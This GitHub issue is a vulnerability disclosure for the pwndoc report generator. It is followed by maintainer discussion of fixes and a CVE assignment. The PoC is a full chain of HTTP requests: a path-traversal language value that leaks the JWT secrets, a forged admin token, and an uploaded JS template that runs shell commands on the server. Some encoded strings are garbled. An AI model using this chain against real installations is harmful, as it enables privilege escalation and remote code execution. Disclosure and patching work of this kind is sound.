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[Vulnerability] Privilege escalation + Remote code execution (RCE) #401


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yuriisanin opened this issue 18 days ago · 6 comments · May be fixed by [#403](#)

yuriisanin commented 18 days ago · edited ▾

Unprivileged user can obtain JWT secrets by exploiting translate functionality for report generator. This could allow an attacker to achieve privilege escalation and remote code execution (RCE).

Video PoC on [YouTube](#):



Privilege escalation by obtaining JWT secret

Requirements:

- An attacker has valid account with "user" role
- The application has report template with either `finding.vulnType` or `finding.category` tag

STR:

1. Create audit with `../lib/auth.js` as language, later the file will be loaded and executed using `require` function and as a result both `jwtSecret` and `jwtRefreshSecret` will be exported. See [translate.js, auth.js](#)

Request:

```
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json; charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 73
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}
```

```
{"name":"privsec-poc","language":"../lib/auth.js","auditType":"tested"}
```

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:32 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 598
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"256-A9y1PjkDjcQDpHnLHx1Mc4dZgrc"

{"status":"success","datas":{"message":"Audit created successfully","audit":{"collaborators":[],"reviewers":[],"state":"EDIT","approvals":[],"_id":"637a49086f5a2e0012dd58c5","name":"p
```

2. Set a report template for the audit. Note that template should contain either `finding.vulnType` - `{vulnType}` or `finding.category` - `{category}` tag. See [templating doc](#)

Request:

```
PUT /api/audits/637a49086f5a2e0012dd58c5/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json; charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 207
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits/6377965dff30e90012ff7f89/general
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"collaborators":[],"reviewers":[],"_id":"637a49086f5a2e0012dd58c5","name":"privsec-poc","language":"../lib/auth.js","auditType":"tested","customFields":[],"template":"6377d57e5cccb16
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:43 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"41-e/BIKgVdLoXU17qWpQkmdsi5CLo"
```

```
{"status": "success", "datas": "Audit General updated successfully"}
```

3. Add finding to the audit. Note that either `category` or `vuInType` property should contain `jwtSecret`.

Request:

```
POST /api/audits/637a49086f5a2e0012dd58c5/findings HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json; charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 368
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}
```

```
{"title": "dsdsd", "vuInType": "prod", "description": "<img src='\"63778df3ff30e90012ff7f84\"' alt='\"Screenshot 2022-11-18 at 14.34.32.png\"'><p></p>", "observation": "<p>mmmm</p><p>ffff</p><sc
```



Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:34:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"41-d7hctX80S13wzWfKoQNRpBe1QFq"
```

```
{"status": "success", "datas": "Audit Finding created successfully"}
```

4. From the generated report get value for `jwtSecret`.

Request:

```
GET /api/audits/637a49086f5a2e0012dd58c5/generate HTTP/1.1
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept-Language: en-GB,en;q=0.9
Referer: https://127.0.0.1:8443/audits/637a2106ab932e0012015583/findings/add
Connection: keep-alive
Cookie: token=JWT%20{token}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"
ETag: W/"17f56-fEKkem0QYaqy0MPu08NkvQ51d80"
```

```
{doc-content}
```

5. Change the `role` field to `admin` inside your JWT token and sign it using obtained `jwtSecret`.

JWT paload:

```
{
  "id": "637a2065ab932e0012015580",
  "username": "justuser",
  "role": "admin",
  "firstname": "justuser",
  "lastname": "justuser",
  "email": "justuser@0d.tf",
  "phone": "12345",
  "roles": [
    "audits:create",
    "audits:read",
    "audits:update",
    "audits:delete",
  ]
}
```

```
    "images:create",
    "images:read",
    "clients:create",
    "clients:read",
    "clients:update",
    "clients:delete",
    "companies:create",
    "companies:read",
    "companies:update",
    "companies:delete",
    "languages:read",
    "audit-types:read",
    "vulnerability-types:read",
    "vulnerability-categories:read",
    "sections:read",
    "templates:read",
    "users:read",
    "roles:read",
    "vulnerabilities:read",
    "vulnerability-updates:create",
    "custom-fields:read",
    "settings:read-public"
  ],
  "iat": 1668958053,
  "exp": 1668958953
}
```

Remote code execution

Requirements:

- An attacker has valid account with "template:create" permission assigned. (could be achieve using privilege escalation vulnerability)

STR:

1. Upload report template file with JS code inside.

Request:

```
POST /api/templates HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 571
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/data/templates
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: token=JWT%20{token}

{"name":"exploit-poc","file":"Y29uc29sZS5sb2coJ1tQT0NdIC0gU3Rhcnc0gb2YgY29kZS81eGVjdXRpb24uJyk7Cgpb25zdC87IGV4ZWNgFSA9IHJ1cXVpcmluImNoaWxkX3Byb2N1c3MiKTsKCmV4ZWMoImxzIC1sYSIsICh1cnJvcicgc3Rkb3V0LlCBzdG
```

Response:

```
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:36:24 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 95
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"5f-PzjBYw9S5z/i7Du+IQh2ZKBBRIE"

{"status":"success","datas":{"_id":"637a49786f5a2e0012dd58c7","name":"exploit-poc","ext":"js"}}
```

The content of the file is base64 encoded JS code:

```
console.log('[POC] - Start of code execution.');
```

```
const { exec } = require("child_process");

exec("ls -la", (error, stdout, stderr) => {
  if (error) {
    console.log(`error: ${error.message}`);
    return;
  }
  if (stderr) {
    console.log(`stderr: ${stderr}`);
    return;
  }
  console.log(`stdout: ${stdout}`);
});
console.log('[POC] - End of code execution.');
```

2. Create audit with `../../report-templates/exploit-poc.js` as language, later the file will be loaded and executed using `require` function. See [translatejs](#)

Request:

```
POST /api/audits HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 130
```

```
{"name":"rce-poc","language":"../../report-templates/exploit-poc.js","auditType":"tested"}
```


```
HTTP/1.1 201 Created
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:36:37 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 617
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"269-fDu1hhNtYhpFuDSrjeh6BNTPA"

{"status": "success", "datas": {"message": "Audit created successfully", "audit": {"collaborators": [], "reviewers": [], "state": "EDIT", "approvals": [], "_id": "637a49856f5a2e0812dd58c8", "name": "rce-poc", "language": ".../report-templates/exploit-poc.js", "auditType": "tested", "creator": "637a2065ab932e0812015580", "sections": [], "customFields": [], "sortFindings": [{"category": "jjjj", "sortValue": "cvssScore", "sortOrder": "desc", "sortAuto": true}, {"category": "dd", "sortValue": "cvssScore", "sortOrder": "desc", "sortAuto": true}], "scope": [], "findings": [], "createdAt": "2022-11-20T15:36:37.885Z", "updatedAt": "2022-11-20T15:36:37.885Z", "_v": 0}}}
```

Request:

```
PUT /api/audits/637a49856f5a2e0012dd58c8/general HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://127.0.0.1:8443
Content-Length: 224
Accept-Language: en-GB,en;q=0.9
Host: 127.0.0.1:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Referer: https://127.0.0.1:8443/audits/6377965dff30e90012ff7f89/general
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie:
token=JWTh20eyJhbcGci0lIUzr1IiNiSnR5cIKpKVCJ9.eyJpZCZlIjYzZ2E5MDYlYWl5MzIjMDAxMjJhNTU4MCIzLnZlZCJlYmVlIjoianVzdHdzZXIiLCJyb2xlIjojYWRtaW4iLCJmaXJzdG5hbWU0IjQxN0dXNiCiIsImxhc3RuYXU=

{"collaborators":[],"reviewers":[],"_id":"637a49856f5a2e0012dd58c8","name":"rce-poc","language":"../report-templates/exploit-poc.js","auditType":"tested","customFields":
```



```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 65
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
ETag: W/"41-e/BiXgVDLoXUL7wPqkmdsi5CLO"

{"status": "success", "datas": "Audit General updated successfully"}
```

Request:

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 20 Nov 2022 15:37:34 GMT
Content-Type: application/octet-stream
Content-Length: 98134
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Methods: GET,POST,DELETE,PUT,OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Expose-Headers: Content-Disposition
Content-Disposition: attachment; filename="rce-poc.docx"
ETag: W/"17f56-fEKkem0QYagyDMPuDBNkvQ5l80"

{doc-content}
```

The following logs should appear:

```
pwndoc-backend | [POC] - Start of code execution.
pwndoc-backend | [POC] - End of code execution.
pwndoc-backend | stdout: total 1156
pwndoc-backend | drwxr-xr-x 1 root root 4096 Nov 18 12:05 .
pwndoc-backend | drwxr-xr-x 1 root root 4096 Nov 18 13:00 ..
pwndoc-backend | -rw-r--r-- 1 root root 23 Nov 18 11:43 .dockerignore
pwndoc-backend | -rw-r--r-- 1 root root 266 Nov 18 11:43 Dockerfile
pwndoc-backend | -rw-r--r-- 1 root root 249 Nov 18 11:43 Dockerfile.dev
pwndoc-backend | -rw-r--r-- 1 root root 250 Nov 18 11:43 Dockerfile.test
pwndoc-backend | -rw-r--r-- 1 root root 412 Nov 18 11:43 README.md
pwndoc-backend | -rw-r--r-- 1 root root 204 Nov 18 11:43 babel.config.js
pwndoc-backend | -rw-r--r-- 1 root root 749 Nov 18 11:43 docker-compose.dev.yml
pwndoc-backend | -rw-r--r-- 1 root root 367 Nov 18 11:43 docker-compose.test.yml
pwndoc-backend | -rw-r--r-- 1 root root 67 Nov 18 11:43 jest.config.js
pwndoc-backend | drwxr-xr-x 594 root root 20480 Nov 18 12:05 node_modules
pwndoc-backend | -rw-r--r-- 1 root root 1100446 Nov 18 11:43 package-lock.json
pwndoc-backend | -rw-r--r-- 1 root root 1255 Nov 18 11:43 package.json
pwndoc-backend | drwxr-xr-x 10 root root 320 Nov 20 15:36 report-templates
pwndoc-backend | drwxr-xr-x 7 root root 4096 Nov 18 12:04 src
pwndoc-backend | drwxr-xr-x 2 root root 4096 Nov 18 12:04 ssl
pwndoc-backend | drwxr-xr-x 2 root root 4096 Nov 18 12:04 tests
pwndoc-backend |
```

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peregrinus commented 18 days ago

nice work @yuriisanin what do you think the mitigation strategy is here?

This was referenced 17 days ago

Fix 401 #402

1 Closed

Fix LFI in language leading to JWT secret disclosure #403

1 Open

Zeecka commented 17 days ago

Contributor

Both vuln are based on the creation of an audit with a custom language. With #403 I added a restriction on this parameter based on languages specified in database. Theses languages are already sanitized.

yuriisanin commented 17 days ago

Author

@peregrinus I think the mitigation should include the following steps:

1. Switch from using `require` function in `translate` to something harmless like `Json.parse`.
2. `AuditSchema` should probably use `Schema.Types.ObjectId` for referencing `language`, and DB migration required to make sure that it won't deployed instances.
3. Add validation for `language` and `locale` properties of `LanguageSchema`. (I believe that `validFilename` could be reused.)

For template upload functionality:

1. I think there's no need to allow user upload files with extensions different from `docx`.
2. I would be nice to verify that uploaded template is valid 'zip' archive.

yuriisanin commented 17 days ago

Author

@Zeecka I believe it's still possible to set arbitrary audit language using 'PUT /api/audits/auditId/general' endpoint. Please, check the proposed mitigation above.

Zeecka commented 17 days ago • edited

Contributor

Agree, the `require` function in `translate` is definitely the important point. Changing `language` type will cause a breaking change.

Concerning the upload fonctionnality, some users use other extensions such as `pptx` or `docm`. Also, I think a user may be able to craft a `js/docx` polyglot.

[Edit] I changed my PR using `JSON.parse()` only and `Json` files.

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yuriisanin commented 2 days ago

Author

CVE-2022-45771 assigned.

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Successfully merging a pull request may close this issue.

🔗 **Fix LFI in language leading to JWT secret disclosure**
Zeecka/pwndoc

🔗 **Fix 401**
Zeecka/pwndoc

3 participants

